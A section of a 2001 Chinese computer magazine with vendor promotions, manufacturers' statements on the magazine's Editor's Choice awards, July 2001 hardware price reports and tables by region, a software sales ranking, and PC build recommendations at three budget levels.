■飞利浦反黑大行动　从即日起到8月20日，飞利浦开展“反黑行动，显亮无敌”活动，在活动期间内购买飞利浦显亮显示器的消费者有机会免费将你的显示器升级为LCD液晶显示器。

■金浪Modem给网民送实惠　北京顺天宇公司将于近期在广州市举行“买金浪Modem，送等值上网卡”的促销活动：从即日起，花300元购买金浪“大众II型”外置Modem，即可获赠中国电信面值300元的163上网卡；买价值180元的金浪PCI CL5628/V内置Modem，可得到同等面值的163上网卡。

★美达科技公司推出国内首款PS－CDROM

美达50X PS－CDROM内置PS游戏解码引擎，通过IC智能解码及最新5.27版Firmware对PS游戏代码进行有效优化，达到软硬件结合的目的。使PS游戏通过这款光驱可直接流畅地运行于普通PC上。而内建的PS游戏的Cache优先模式，使光驱在读取PS游戏盘片时更为流畅、快捷。



★全能笔记本伴侣——TravelScan

TravelScan系列以其强大而全面的功能和微小的体积设计向人们作出了在移动时代中对便携式扫描仪的最佳诠释，成为笔记本电脑的理想“全能伴侣”，在移动扫描上，TravelScan系列可以将A8、A6、A4等几种纸型上的资料连续不间断地扫描输入。另外，TravelScan系列还拥有传真和电子邮件的功能。



用户是评委　市场是裁判

—— 2001 年《电脑爱好者》编辑选择奖后续报道

□本刊记者　　贾欣

在竞争激烈的IT产品市场中，惟有适应市场的潮流，满足消费者的需要，才能站稳脚跟。可以这样说，对于IT产品的选择，最有发言权的是用户和市场。《电脑爱好者》编辑选择奖反映了市场的要求和用户的选择。下面我们来看一看这些获奖的厂商的心声。

主机、配件类

这块市场一直是电脑爱好者们关注的中心，也是竞争最为激烈、技术更新最迅速的一个舞台。能够登上这个舞台本身就是一个荣誉，而成为这个舞台上的主角则更是非王者莫属。

DELL 通过独特的直销理念，把质高价廉的 DELL 高品质电脑，送到每一位电脑爱好者手中！

电脑爱好者的需要，就是我们改进的方向！

DELL 亚太区市场开发总监　费龙先生

- -

荣誉出自强势

高速度、大容量，加之其一贯的极限速度以及建达蓝德提供的“全国联保、三年质保”优质服务，使盒装正品钻石系列硬盘赢得了无数荣誉。此次入选权威媒体《电脑爱好者》的2001年编辑选择奖，正是广大DIYer对此款产品的支持与厚爱。

蓝德电子副总经理　　闻剑

- -

《电脑爱好者》杂志：

很高兴七彩虹显卡荣获贵刊2001年编辑选择奖。回顾七彩虹显卡品牌在大陆一年多的打造历程，我们深感任务之重。在计算机零配件市场竞争日渐激烈并白热化的今天，我们希望通过不断的努力，将产品提升到一个质优和艺术化的层次，真正能为广大DIY用户提供更好的产品和服务。并感谢贵刊作为IT界著名监督媒体，长期以来对我们的关心和支持。让我们共同前进，拓创未来。

谨祝《电脑爱好者》蒸蒸日上，成为厂商和用户的好朋友！

世和资讯总经理　　万山

- -

非常荣幸，爱国者移动存储加密王得到2001年《电脑爱好者》编辑选择奖的殊荣，因为我们的工作、我们的产品和我们的服务得到了广大电脑爱好者的认可。为此，我们由衷地向广大消费者表示感谢，在我们以后的工作中，我们一定会不断地推出新的产品来满足消费者新的需求，不断地提升我们的服务品质来保障消费者的利益。

华旗资讯爱国者移动存储事业部经理
高喆

- -

此次三星12X　DVD获得《电脑爱好者》设立的“2001年编辑选择奖”，让我既高兴又欣慰。我谨代表三星电子ODD事业部感谢杂志社编辑及广大读者朋友对三星光驱产品的信赖与支持。从一开始，三星光驱选择的就是技术与服务并重的独特发展道路。这不是一条获取市场成功的捷径，它需要持续的高额投入、坚持不懈的努力以及耐心的等待，然而这一切更符合最广大用户的切身利益！

三星电子ODD事业部　　陈博

- -

《电脑爱好者》自创刊以来一直在广大DIYer用户心中占有重要的位置，在宣传最新的电脑技术、普及电脑知识、向用户介绍最优秀的产品等方面起到了重要的作用。在本次《电脑爱好者》组织的评选活动当中，创新的声霸卡获得了编辑选择奖，在此衷心感谢《电脑爱好者》对创新产品的认可，更要感谢广大读者对创新公司的支持。创新公司将会一如既往地为广大用户提供更多更好的产品。

创新公司市场部总监　郭京虎

- -

首先感谢长期以来一直支持三星显示器的各位消费者，更要感谢《电脑爱好者》的编辑给予三星显示器产品优秀品质的肯定。显示器的专业评测对三星乃至业界非常有意义，它使我们非常清醒地看到了自己的长处，也看到了自己的不足，更重要的是，给消费者的选择提供了专业的指导。

天津三星电子显示器有限公司市场销售总监　　李载烨

- -

技嘉科技素来珍视获得的每一项荣誉，技嘉主板此次能够获得深受广大读者喜爱的刊物——《电脑爱好者》评选的“编辑选择奖”，技嘉人在感谢刊物为我们提供了展示产品的平台的同时，也要感谢所有关注与信任技嘉产品的朋友。技嘉科技将会始终秉承“追求品质卓越，一切让客户满意”的经营理念，不断为用户提供高品质产品。在此也祝愿《电脑爱好者》越办越好，永远做读者的良师益友。

技嘉科技股份有限公司大中国区总经理　　汤涵宇

- -

非常荣幸，ACER1208A 12速刻录机获得2001年《电脑爱好者》编辑选择奖。今后，明基将不断地把更好的产品奉献给广大电脑爱好者。

明基电通中国营销总部总经理
曾文祺

- -

非常感谢中国消费者对LG电子IT产品的厚爱，LG电子将研发出更多更好的产品回报消费者，希望广大消费者继续支持和关注LG。

LG电子（中国）IT产品营销总部营业担当　朴海得

- -

首先祝贺2001年《电脑爱好者》“编辑选择奖”评选活动圆满结束。作为国内著名的电脑杂志之一，《电脑爱好者》多年来一直为读者提

供丰富的计算机市场信息和计算机知识，而此次的“编辑选择奖”活动为厂商提供了一个展示产品的良机，同时也为读者提供了正确的选购方向。作为国内的计算机配件厂商，我们非常感谢《电脑爱好者》杂志社和各位编辑！

新天下集团总裁　吴海军先生

近日欣闻我们的SX5EP主板被《电脑爱好者》杂志评选为“Intel处理器最佳伴侣奖”，非常高兴！《电脑爱好者》是一本深受读者喜爱的刊物，在众多的发烧友心目中有很大的影响力，能够得到贵刊对我们产品的认可与赞誉，我感到深受鼓舞。我们联想QDI主板一直秉承“质量、设计、创新”的理念，为中国和海外用户提供高品质、高性能、实用易用的主板产品。我相信在未来的日子里，我们将一如继往地以最快的速度为广大用户提供更加优质的产品和服务，回报媒体和用户对我们的厚爱。希望各位继续给予我们关注和支持！

联想集团有限公司QDI事业部副总经理　王大勇

外设类

随着时代的发展和技术的进步，越来越多的电脑外设涌现出来，并逐步进入寻常百姓之家，提高我们的工作效率，改善我们的生活质量。

首先我代表佳能公司向《电脑爱好者》将本次“编辑选择奖”授予佳能S600喷墨打印机表示感谢，佳能公司一定不辜负业界所赋予的深切厚望，和作为IT前行者的《电脑爱好者》携手向前，把最优异的产品和最周到的服务奉献给广大用户。

佳能香港有限公司计算机外设部总经理　山崎学

非常感谢对漫步者产品的关注和支持！得知漫步者R501T型号音箱荣获《电脑爱好者》2001年PC音箱编辑选择奖，我们深感欣慰和鼓舞，感谢广大读者，感谢《电脑爱好者》杂志社。

漫步者多媒体音箱面市至今已有五年时间，我们一直坚持追求高性能价格比的“超值精品”战略，力图让不同层次的消费者都能从漫步者系列产品中轻松地找到一款既适合自己又购买得起的音箱产品，这次获奖正是对我们的肯定。

北京爱德发高科技中心副总经理 张文升

首先要祝贺《电脑爱好者》杂志成功举办本次活动，也很高兴SP-790能在活动中获奖。EPSON喷墨打印机一直以来都以出色的打印质量受到众多用户的好评，我们4月推出的SP-790更在照片打印方面有了新的突破，EPSON喷墨打印机今后的发展方向也将是照片打印，旨在为广大消费者提供全方位的自助照片打印方案。

爱普生（中国）有限公司营业策划经理　喻宏文

媒体的奖励是对我们的鞭策，用户的需求是我们前进的方向。我们将不懈努力为用户提供更满意的产品与服务。

中科总经理　张奇

《电脑爱好者》“编辑选择奖”是尼康Coolpix 950获得的重要奖项，标志着广大电脑用户对尼康950优秀的成像质量、快速的处理速度、简单的操控过程，特别是目前极高性价比的特殊肯定。尼康950问世到现在几乎获得了所有评测的多项世界大奖，被称为“大满贯”型号，目前仍是市场热销型号，这在数码相机领域是很少见的。

尼康数码相机中国区总代理 北京量子今天公司总经理　田春亮

祝《电脑爱好者》杂志越办越好！

红网科技有限公司总经理　王凡

祝《电脑爱好者》越办越好，深入人心！

北大方正电子有限公司信息产品事业部扫描仪部总经理　陈新

软件类

不论是中国的、还是外国的，软件企业有着一个共同的敌人——盗版。在盗版威胁的阴影之下，一大群百折不挠的软件人，默默耕耘、无私奉献，支撑起IT行业的半边天。

《电脑爱好者》“编辑选择奖”为消费者指明了购买优秀正版软件的方向，有力地打击了盗版！

友立资讯董事长　陈伟仁

很荣幸，金山公司的三款优秀产品《金山词霸2001》、《金山快译2001》、《金山毒霸》获得《电脑爱好者》“编辑选择奖”。编辑们的一致好评与推荐代表了广大电脑爱好者对金山公司的鼓励与支持，对此我们由衷地感谢一直支持金山的朋友。不管在过去和未来，金山公司致力于不断贡献软件研发的顶尖技术以及创造力，致力于保持国内通用软件应用环境与世界的同步。

北京金山公司总裁　雷军

北京金洪恩有限公司作为国内最大的教育软件开发商之一，自让世人瞩目的《开天辟地》、《随心所欲说英语》至《自由与荣耀》、《洪恩数字校园管理系统》，由此金洪恩不但在多媒体教育软件领域确立了自己举足轻重的地位，更在应用软件、网络软件、三维游戏软件等领域发挥了不可忽视的作用！

北京金洪恩电脑有限公司董事长 池宇峰

祝贺2001年《电脑爱好者》“编辑选择奖”活动圆满成功。

微软公司致力于向每个消费者提供高品质的软件与服务。

微软（中国）产品市场部经理 车达志

欣闻贵社举办的2001年《电脑爱好者》“编辑选择奖”评选活动圆满成功，在此我谨代表实达网络公司致以热烈的祝贺！作为IT业极具特色和影响力的媒体，《电脑爱好者》以其“通俗、实用”的鲜明特色，集实用性、资料性、趣味性于一身，独树一帜，深受读者喜爱。《电脑爱好者》评测室以其“客观、公正、科学、严谨”的态度和严格的过程控制闻名IT业界，其评选结果受到广大电脑用户的信赖！

实达网络Modem产品营销部　魏海霞



□栏目主持　胡 克

最近Intel和AMD的CPU价格变化有些奇怪，AMD的雷鸟是疯狂地降价，而Intel的CPU却是每天价格涨跌不定，不过整体价格走向保持略微向下的趋势。总体来看，最近CPU降价的焦点自然是AMD的雷鸟1.2G和1G这两款了，目前1.2G的雷鸟只有910元，眼看就能突破900元的大关了，而1G的雷鸟先后突破了1000元、900元的大关，跌到了目前750元的低价。可以说这两款CPU凭借如此出色的性价比，现在已经成了市场中的主流产品。不过，大家在购买的时候应注意的是：我们在这里介绍的这两款雷鸟都是133外频的产品，而在市场中目前还有少量100外频的同类CPU，所以在购买时大家一定要仔细询问清楚，133外频可要比100外频性能提高不少呢。而在低端的毒龙市场，没有太大的变化。毒龙800由于缺货，价格略有提高，而毒龙750则还保持在290元的价位。虽然目前毒龙的性价比似乎要比雷鸟低一些，但是它的价格实在是太便宜了，依然是低端用户的首选。目前雷鸟850/900/1G/1.2G/1.3G/1.4G的价格分别为600/660/750/910/1230/1680元（其中1G以上的都为133外频的价格）；毒龙750/800/850/900的价格分别为290/350/450/580元。

相比之下，目前Intel的CPU在价格上没有了优势，但是Intel凭借其原有的强大用户群，依然还有很多绝对的支持者。Intel推出的100外频的赛扬II似乎并没有达到预想的效果，聪明的用户都会去购买保超的600或633，来享受100外频的赛扬II 900和950的性能。这么做不仅价格便宜，而且速度还要快。与AMD相比，100外频的赛扬II有点儿无地自容，雷鸟850的价格仅为600元，而赛扬II 850却卖到670元，雷鸟和赛扬II的性能差异，相信也不用多说了吧。现在除了Intel 815芯片组要比VIA KT133A稳定性和兼容性稍强之外，已经没有别的什么理由来选择Intel的CPU了。目前P III 733EB/800EB/866EB/933EB/1G的价格分别为910/1170/1270/1370/1510元；赛扬II 566/633/667/700/733/766/800/850的价格分别为340/350/380/450/490/500/600/670元（其中赛扬II 800和850为100外频）。

人们似乎已经对内存的降价习以为常了，即使内存降到了现在的135元（现代 PC-133 128M），也不会再有人对它大惊小怪了，内存从价格上已经正式沦落为类似电脑中软驱一样的配件了。而品牌内存也有一定的降幅，逐步向着现代兼容内存的价格靠近。与之相比，在市场中DDR内存的进一步降价，却是人们较为关注的事情，毕竟这将是今后一个值得大家关注的热点。现在现代的DDR 266在300元的价位上稳定了一段时间以后，突然降到了270元，10%的降幅可不算小，这也带动了目前DDR主板套装的降价。

可以说目前市场中的DDR内存，大部分都是以套装的形式来销售的，各大厂商竞相推出了自己的套装产品，在市场中首先推出的是磐英的三款DDR主板加内存的套装，主板型号分别是EP-3VHA、EP-8K7A、EP-8KHA，搭配小影霸的DDR内存（采用三星颗粒）。接下来还有联想A12+Kingmax 128M DDR，1099元； 华硕A7A266+三星128M DDR，1600元；昂达VP266+128M DDR，999元等。随着昂达推出了首款千元以下的DDR套装，相信DDR套装的大战已经拉开了它的大幕。

相对于CPU和内存价格的起伏不定来说，最近硬盘的价格相比之下还算比较稳定。IBM腾龙III代的硬盘已经开始取代腾龙II代的市场，目前市场中只有5400转的腾龙II代 40G，价格为800元，而75GXP系列已经完全退出市场。腾龙III代40G的价格终于跌破了千元大关，为980元。而腾龙III代60G的也开始有售，但是价格依然很高，保持在1500元左右。希捷的硬盘依然是以U5系列和酷鱼III系列为主，U5 20G/30G/40G的价格分别为610/680/750元。新上市的酷鱼III代40G价格为960元。迈拓硬盘目前水货较多，不过行货虽然要贵出几十元，但是为了今后的质保也还是值得的。迈拓星钻一代20/30/60G价格分别为690/840/1420元，金钻六代20/30/40G为780/1020/1240元。

显示器方面，LCD显示器随着各大厂商的相继降价，在市场里开始火了起来。也许是目前有关绿色和环保的话题太多了，使得很多家长宁可多花钱也要给孩子带来一个健康的保证。但是从行业的角度来看，真正向LCD过渡的时候似乎还没有到来，虽然目前有很多LCD显示器的价格已经降到了3000多元，和一台17英寸的纯平显示器价格不相上下，但是这些都属于品质最低的LCD显示器。大家知道LCD显示器很容易出现坏点，一般在五个坏点以下都属于正常，而这种廉价的LCD显示器，相信过不了多久坏点就会越来越多。所以，大家在目前完全没有必要盲目地追求时尚，应该慎重地对待显示器的选择。

广泛应用于数码相机和掌上电脑作为扩展存储器的CF卡价格较年初下跌了近50%，目前市场上一些台湾品牌64MB容量的CF卡价格在500元左右。支持CF卡的数码相机添加CF卡后可以大大增加拍摄照片的数量。一些早期的数码相机通过内存扩展可以克服内置记忆体偏小的缺点，使用户有更多机会使用高品质格式拍摄照片，可在一定程度上弥补早期数码相机像素低的缺点。同时利用CF读卡器可以迅速将用户所拍摄的照片传入电脑进行编辑打印，克服早期数码相机串口传输慢的缺点。不过电脑爱好者为早期的数码相机选配CF卡时要注意相机所支持CF卡的最高容量。CF卡配合PCMCIA适配器就可以构成笔记本电脑用电子硬盘，用于笔记本间交换数据也相当不错。CF

鸣谢本栏特约信息员
杨法　余庆辉
杨涛　黄 宇

报价杂货铺

（截止到2001.7.18，仅供参考。每日行情报价和分析可查阅《电脑爱好者》网站，地址：http://www.cfan.com.cn/hardware/）

华东地区产品报价

CPU

产品	价格
Pentium IV 1.4Ghz+Intel850主板+128M RambusRAM	3890元
Pentium IV 1.3Ghz+Intel850主板+128M RambusRAM	3600元
Pentium III 733盒/散	1040/998元
Pentium III 866盒/散	1430/1295 元
Pentium III 1000盒	1610元
Celeron II 766/733/700散	530/495/470元
AMD 雷鸟 850/900/1G	780/830/950/元
AMD 毒龙 750/800/850	320/370/450 元

主板

产品	价格
Intel 原装815E/EP/原装850(P4)	1090/920/1510元
Iwill(艾崴) VD133GL （VIA、DMA66）	990元
Asus(华硕) CUSL2-C(815EP)/MP(黑)	980/1200元
Asus(华硕) PT4 （P4 Intel 850）	1750元
Asus(华硕) A7PRO （VIA KT133）	1080元
技嘉 6VX7-4X-A(VIA、DMA66、内置声卡)	860元
微星 MS-6337 （Intel 815EP）	950元
微星 K7TPro2-A （KT133，DMA66）	1020元
升技 SA6 （Intel i815EP）	950元
硕泰克 SL-65ME+(I815E)/SL-65EP(I815EP)	920/799元

内存

产品	价格
KingMax 128MB PC150 SDRAM	180元
KingMax 256MB PC133 SDRAM	390元
KingSton 128MB/256MB PC133	185/395元
KingSton RAMBUS 64/128MB	320/650元
金邦金条128MB SDRAM	195元
HY 64MB/128MB/256M PC133	88/145/290元

硬盘

产品	价格
星钻 30GB/40GB/60GB(5400rpm,2M Cache)	800/835/1650元
Maxtor(迈拓) 金钻 20GB/30GB/40GB (7200rpm,2M Cache)	780/1050/1300元
IBM 20GB/40GB (5400rpm,512K Cache，DMA100)	760/980元
IBM 40GB/60GB (7200rpm,2M Cache，DMA100)	1100/1750元

显卡

产品	价格
Matrox G450 16M/32MB DDR	630/820元
ATI Radeon LE(32M)	790元
微星 8808 TNT2 M64 16M/32M	330/390元
小影霸速龙 3000	540元
小影霸速配 7700 （GeForce2 GTS Pro ）	990元
小妖G 9700DDR （GTS PRO）	1195元
七彩虹 霹雳9000I/II （GeForce2 GTS）	890/1020元
艾尔莎 GeForce2 MX200/MX400 32MB	650/850元
艾尔莎 GeForce2 MX 32MB	800元
丽台GeForce2 MX 32MB 战斗版/白金版	830/940元
丽台GeForce2 GTS 32M DDR/TV	1999元

刻录机

产品	价格
YAMAHA 8824S CDRW(8X/8X/24X SCSI内置)	2000元
HP 9140I CDRW(32X/8X/4X IDE内置)	1500元
HP 9350I CDRW(32X/10X/4X IDE内置)	1800元
HP 9500I CDRW(32X/12X/8X IDE内置)	2250元
HP 9600SI CDRW(32X/12X/8X SCSI内置)	2600元
理光 7083 CDRW(32X/8X/8X IDE内置)	1020元
理光 7120A CDRW(32X/12X/10X IDE内置)	1800元
理光 7125 CDRW(32X/12X/10X IDE内置)	2250元
SONY CRX140E-B CDRW(32X/8X/4X IDE内置)	1300元
SONY CRX140S-B CDRW(32X/8X/4X SCSI内置)	1950元
ACER 8432A CDRW(32X/8X/4X IDE内置)	1400元
ACER 8432IA CDRW(32X/8X/4X IDE内置)	988元

声卡

产品	价格
Creative Vibra 128/Digital 128/Live! Value(数码版)	125/220/490元
Creative SB LIVE！5.1 豪华版	880元
WINFAST Sound 支持光纤	380元
AOPEN YMA744PRO(带光纤)	300元

液晶显示器

产品	价格
Viewsonic 15	4150元
Philips 15 150B/150P	6900/7499元
Acer FP450/FP563	3999/4999元
Acer FP751/FP855	15000/26000元
EMC 14 BM400	2999元
EMC 15 LP580	5999元

CRT显示器

产品	价格
Philips 105S/107G/107T	1150/1780/2040元
ACER 77V/78g	1499/1999元
MAG 570FD/786FD/796FD	1799/2699/2999元
SAMSUNG 750S/753DF	1580/1930元

华中地区产品报价

CPU

产品	价格
P4 1.4G+i850+128M 套装	3950元
P4 1.3G+i850+128M 套装	3850元
P3 933EB/866EB/800EB/733EB盒	1480/1400/1280/1000元
P3 933EB/866EB/800EB/733EB散	1380/1250/1150/900元
Celeron II 800/766/733	580/520/490元
Celeron II 700/667/633	420/360/340元
AMD雷鸟 1.2G/1G/950/900/850	910/750/730/720/575元
AMD毒龙 850/800/750/700	400/320/260/290元

主板

产品	价格
微星 K7T Turbo-R/KT133A	1180/1030元
微星 815EP-R/850PRO	1280/2400元
磐英 8KTA3/8KTA3+/8KTA2	990/1090/880元
磐英 815E/EP	960/870元
精英 815E/133A+/P6VAP-A+/SIS630	880/780/700/760元
华硕 CUSL2/CUSL2-M/CUEP2-M	1110/1000/960元
华硕 CUV4X-C/-E/-E （AC97）	770/850/900元
技嘉 6VX7-4XAP/60XE/60X/60XC	920/1250/980/890元

内存

产品	价格
KingMax 256M/128M （PC150）	380/190元
HY 256M/128M/64M/32M	250/125/80/50元

硬盘

产品	价格
IBM 60GXP 60G/40G/20G	1580/1050/860元
IBM 75GXP 76G/30G	2150/920元
IBM 40G/30G/20G （5400）	850/800/740元
Seagate 酷鱼3 40G/30G/20G	990/880/720元
金钻六代40G/30G/20G	1180/930/740元
星钻80G/60G/40G/30G	2300/1820/910/820元

显示器

产品	价格
美格 570FD/770FD/796FD	1799/2599/2999元
Acer 57C/77g/77gt/78g	1250/1699/1799/7999元
冠捷 5G/7V/7K-2/7K	1280/1780/1880/2380元
EMC 558/769/D777	980/1420/1799 元
飞利浦 107T/107G/107E	2150/1880/1650 元

显卡

产品	价格
ELSA G2 U 64M DDR	5300 元
ELSA GTS 32M DDR	2580 元
ELSA MX 5.0ns/5.5ns/6.0ns	1080/999/888 元
耕升 MX200 32M/MX400 64M	750/980 元
华硕 MX200/MX400/GTS 32M	750/920/1250 元
金凤凰DF2 MX 32M	620元

声卡

产品	价格
创新 V128/SB D版	180/680 元
捷通 8738	80 元
傲锐 AR8820/V521	280/120 元
夜莺8738 四声道/六声道	180/240 元

光驱

产品	价格
Acer 652P/650P	420/390 元
LG 48X/52X	390/450 元
长谷 40X/50X/52X	360/380/400 元

连邦软件销售排行榜

2001年7月1日 - 2001年7月15日

咨询电话：(010) 62525338

名次	操作系统平台 名称	金额(元)	设计开发工具 名称	金额(元)	办公事务处理 名称	金额(元)	信息管理 名称	金额(元)
1	Redhat Linux7.1精装版	48	CAXA 电子图板2000	650	智能狂拼2标准版	39	E商2000小企业单机版	99
2	红旗Linux2.4桌面版	58	纯爱信纸	48	WPS Office办公组合软件 - 企业版	1298	轻松会计 - 标准版	98
3	幸福Linux家庭版	48	趣味编程2	28	五笔字型第2代国标版	36	彩票博士V3.0版	68
4	TubroLinux6.1简体中文版 - 特价版	38	贴我贴我	48	98王码输入软件 - - 国际版	188	彩票神算子 - 体育版	48
5	NT +SP4中文版	17000	中望室内外装饰设计系统 专业版	13800	自然码 V6.0C - - 普及版	60	HST智能炒股王2000	38
6	Linux 世纪行	38	流风婚纱形象设计系统	168	请多指教 - - 中英文名片制作系统V1.0版	48	降龙九九会计软件	99
7	Windows 98 中文标准版	1998	我形我速	380	写作之星黄金版	29	速达3000	880
8	Windows Me中文标准版	1188	创意卡尔2000PhotoMagic超级数码影像变换合	4800	好学好用五笔字型 #	20	源代码 - VB篇	28
9	RichWin For Windows 2000	1100	VC++编程资源大全	38	Office2000中文标准版	3999	安易帐务报表处理 标准FOR WIN	9800
10	中日文输入平台3.0+日语一点通	288	VisualBasic6.0中文企业版	19000	文杰 For Windows	158	彩票致胜	36

名次	游戏娱乐 名称	金额(元)	教育学习 名称	金额(元)	电子图书 名称	金额(元)	实用工具 名称	金额(元)
1	石器时代	29	开天辟地3	127	黑客防线	28	瑞星2001标准版	188
2	碟霸 - 系列	38	超星读书卡	100	卓越软件空间2000	28	KV3000标准版	178
3	万王之王	19	电脑世纪行3	298	趋势光盘	18	豪杰超级解霸2001 - 标准版	38
4	模拟人生	60	网页设计梦工厂 - 系列	59	中国素材光盘大系系列	18	金山词霸.net2001专业版	38
5	暗黑破坏神 - - 简体中文版	38	无忧2001年系列教材	32	程序员大本营2001系列	38	金山毒霸.net - 标准版	158
6	半条命 - 反恐怖精英	68	从零开始学英语	150	PC任我行光盘杂志	20	东方影都 - 立体版	49
7	极品飞车5 - 保时捷之旅	60	洪恩环境英语单行本系列	38	大众软件配套光盘	19	金山快译.net.2001专业版	38
8	生化危机3 - 标准版	48	新东方背单词软件	25	编程高手系列	49	东方光驱魔术师	39
9	仙剑奇侠 - - 世纪回顾纪念版	28	一点通2000 - 系列教材	38	家佳电脑文摘	38	碟中碟系列 - 驱动之家	38
10	傲世三国	68	新概念系列教程	25	黑客攻击防范秘技	29	东方快车3000标准版	39

西北地区产品报价

CPU

产品	价格
PIII 733/866/933/1G	935/1310/1400/1600元
赛扬II 850/800/766/633	680/600/500/365元
毒龙 700/750/800/850	245/280/330/440元
雷鸟850/1G/1.2G	580/735/950元

内存

产品	价格
HY 128M/256M PC133	130/245元
GL2000/金邦金条 128M	180/235元
Kingmax PC150 128M/256M	160/330元
Kingmax 128M PC133	143元
Kingston 64M/128M PC133	165/208元

硬盘

产品	价格
西数10G/20G/30G/40G/60G(5400)	550/620/690/770/1210元
西数20G/30G/40G(7200)	620/845/950元
希捷 U5 10G/20G/40G	540/620/740元
酷鱼三代 20G/30G/40G	670/840/970元
IBM 60GXP 40G/60G	990/1460元
IBM 75GXP 20G/30G/60G	780/920/1400元
星钻一代20G/30G/40G	645/750/800元
钻石 30G/40G（金钻六代）	1050 /1200元

主板

产品	价格
美达694X/KT133	610/690元
硕泰克SL - 65DV2/65ME	690/930元
磐英8KTA3+/3SPA	1020/840元
磐英3VBM+ /8KTA3	580/930元
联想 QDI - A10E/A9	900/760元
升技 KT7A/VA6	1050/790元
微星 6309NL100	770元
建基 AX3S Pro	1050元
DFI CA64 - SC/CS65 - EC	720/990元

显卡

产品	价格
小影霸速龙3000/速龙3000+/速龙6000	480/650/610元
小妖9700/速配7700/速配6000	1120/920/670元
七彩虹霹雳9000/S600+	888/500元
丽台 S320II(32M)/GF2 MX/GF3	570/740/3500元
太阳花S3000/S8000/S9000	490/680/1190元
中凌 TNT2 PRO(32MB)/GF2 MX	580/780元
ON - DATA "闪电6200" /MGA G450	490/850元

显示器

产品	价格
SONY E200/G200	3099/4599元
北泰1582S/1782	1050/1480元
LG575N/775N/795FT	1290/1700/2780元
优派 E50/E70/E70f	1150/1600/2100元
ADI M500/M700/G720I	1230/1560/2850元
Acer 57c/77g/79p	1340 /1710/2900元

光驱

产品	价格
LG48X/美达50X/摩西50X/长谷50X	350/340/330/340元
微星52X/ACER 50X/Genius 40X	390/360/380元
华硕 50X/美创 40X	370/320元

其他

产品	价格
双飞燕 2D/3D/4D+	15/45/85元
罗技 劲貂/华貂/极光旋貂	45/60/260元
罗技 易上手/ACER 52V	75/60元
三能手写键盘 GLC - 908	350元
创新 56K内猫/56K 加州猫	280/520元
实达网上之星SB/网上之星DB+	160/550元
银河5DF01/5DF02/5DF03/5DF04	360元
富士康 PK085/Tt 370涡轮风扇	135/90元
山特 M500/TG1000/M1000 UPS	580/650/1100元
三星 Yepp - E32/方正 MP3 - 太空	1200/1800元

E-mail: cfmk@cfan.com.cn

装机指南

□四川 直觉

●以下方案中配件的价格仅供参考！采购应以当日市场价格为准。

转眼间，又一个炎热的夏季来到了。每年夏天都是攒机的旺季，不少参加完考试的学生朋友们都想在暑假里玩玩电脑，自然买电脑的人也就多了起来。在这里，直觉祝同学们都能考出优异的成绩，攒到称心的电脑。前一个任务自然由大家自行完成了，至于后一个目标嘛，让直觉给您带路吧！

首先当然还是5000-6000元的入门级档次，本次的推荐配置如下：

配件种类	品牌	型号	价格
CPU	Intel	C Ⅱ 667	380元
主板	钻石	DFI CS60-EC	850元
内存	HY	256MB	250元
显卡	剑龙	G6000	610元
声卡	整合	--	--
硬盘	WD	新鱼子酱AB 40GB	800元
光驱	Acer	神行鳄	370元
音箱	漫步者	R1000TC	150元
显示器	三星	753DF	1850元
鼠标键盘	--	杂牌键盘+滚轮鼠标	50元
机箱电源	金河田	8015带长城电源	200元
总计			5510元

5000-6000元配置方案

这是一款比较实在的配置，价格很便宜，用起来却毫不含糊。在CPU方面选择了目前赛扬系列中性价比最高的C Ⅱ 667，配合钻石的815EP主板，应该能很好地发挥性能；内存价格这么便宜，自然要捡256MB用了，才2XX元啊……想想去年直觉装机的时候，一根128MB的都是1200多元……现在的内存真是便宜啊！剑龙的显卡不算什么名牌吧，不过直觉看了看做工也还可以，价格很公道，所以就用它了；值得一提的是Acer的光驱，现在市场上Acer产品的水货特别多，它们大多来自马来西亚等地，不仅质量要逊色一些，而且没有质保，所以大家选购时一定要小心，更不能贪图便宜，往往便宜的东西就是水货。总结一下，这款配置给初学电脑的朋友是很合适的，对于一些要求较高的游戏和软件也能轻松应付，是一款性价比很高的配置。

配件种类	品牌	型号	价格
CPU	AMD	Duron750	285元
主板	升技	KT7E	800元
内存	HY	256MB	250元
显卡	太阳花	幻影S8800	850元
声卡	创新	SB LIVE！	400元
硬盘	MAXTOR	金钻六代40GB	950元
光驱	三星	SD612-F（10XDVD)	650元
音箱	麦兰	M-800B(4.1)	270元
显示器	MAG	770PF	2150元
鼠标	A4 TECH	4D+	70元
键盘	Acer	52V	50元
机箱电源	FSP	普通机箱+FSP200-61GN电源	200元
总计			6925元

6000-7000元配置方案

这款配置是一款“享受型”配置，该有的东西基本上都有了。Duron750是目前Duron系列CPU中性价比最高的一款，性能当然不是C Ⅱ可以相比的；升技KT7E外号“蓝魔”，采用了蓝色的PCB板，最新的KT133E芯片组（其实就是新工艺生产的KT133）正在进行促销，所以价格比较便宜，加上升技主板一向良好的信誉，因此我毫不犹豫地向大家推荐这款KT7E；其他方面，采用了GF2 GTS显卡、DVD-ROM、4.1音箱、SBLIVE！声卡以及17英寸纯平显示器，使这款配置不仅能在游戏中有优秀的表现，而且您还可以用它来看DVD，过一把家庭影院的瘾。这款配置适合对速度要求较高同时也想能很好地享受声音、视觉效果的朋友们。

配件种类	品牌	型号	价格
CPU	AMD	雷鸟1G	750元
主板	技嘉	GA-7VTX	1550元
内存	主板捆绑	128MB DDR	--
显卡	UNIKA	速配7700	900元
声卡	创新	SB LIVE！	400元
硬盘	IBM	60GXP 40GB	980元
光驱	中科	大白鲨“增效版”	320元
音箱	漫步者	R1000TC北美版	170元
显示器	LG	775FT	1850元
鼠标	A4TECH	4D+	70元
键盘	Acer	52M	100元
机箱电源	七喜	大水牛2000A+250W电源	300元
总计			7390元

7000-8000元配置方案

这款配置在价格上明显比上两款配置高得多，但是从性能上看也要强得多。雷鸟1G的CPU目前价格仅比100MHz外频的C Ⅱ 850稍高一点，算起来确实是很划算了；技嘉的DDR主板捆绑销售方案价格稍高，但是质量绝对能让人放心的；IBM最新的主流硬盘60GXP价格不算很贵，但是性能却很出众，是目前性能最好的一款硬盘；LG的显示器乃是“绝对纯平”，虽然第一次看起来感觉不爽，但是使用时间长了以后就不同了，看起来甚至不比特丽珑差多少，目前价格也算便宜，自然也就选它了。这款配置适合一些比较发烧的朋友使用，能够抢先品尝到DDR内存的滋味，综合性能也很出众，至于价格嘛……比起P4来也不算什么了，但是性能却可以与P4相提并论。



支持最新0.13微米Tualatin处理器的主板

